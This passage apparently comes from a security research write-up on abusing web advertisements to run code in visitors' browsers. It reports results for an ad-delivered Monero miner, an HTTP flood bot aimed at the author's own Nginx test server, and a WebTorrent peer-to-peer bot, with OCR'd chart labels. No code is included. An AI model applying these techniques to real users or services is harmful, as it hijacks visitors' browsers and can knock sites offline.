
- Ad ran for ~1.25 hours
- Mined 0.0357 XMR, = ~$4.20 (~$3 after Coinhive cut) as of Oct 15th, 2017
- Ad cost ~$10+

DDoS Bot

This bot makes continuous requests to an arbitrary HTTP endpoint as quickly as possible in an attempt to render the service unusable (max 6 concurrent requests per browser). The target for this test was a stock Nginx install on a t2.micro AWS instance. The service seemed to operate regularly throughout the test. Tests against Apache were similar.

- Attack generated 22K average requests per second
- 9,850,049 total requests
- 12,326 unique IP addresses
- 5.3 GB Nginx log file generated



HTTP Requests over time
Number of HTTP Requests
Seconds (wall time)
0
500
1000
1500
2000
2500
3000



HTTP Requests per-second
Count
0
10
20
30
40
50
60
70
80
2200
2300
2400
2500
2600
2700
2800
2900
3000
Number of HTTP Requests per-second


WebTorrent Bot

WebRTC allows peer-to-peer (P2P) communication directly between web browsers over the Internet. WebTorrent is an implementation of the BitTorrent protocol implemented over WebRTC.


- Ad ran for 24 hours
- 180,175 browser clients
- 127,755 unique IP addresses
- 89.5% browser support for WebRTC (98.46% of Desktop browsers)


Bytes
22.0M
21.0M
20.0M
19.0M
18.0M
17.0M
16.0M
15.0M
14.0M
13.0M
12.0M
11.0M
10.0M
9.00M
8.00M
7.00M
03:00
04:00
05:00
06:00
07:00
08:00
09:00
10:00
11:00
12:00
13:00
14:00
15:00
16:00
17:00
18:00
19:00
20:00
21:00
22:00
23:00
00:00
01:00
02:00
NetworkIn

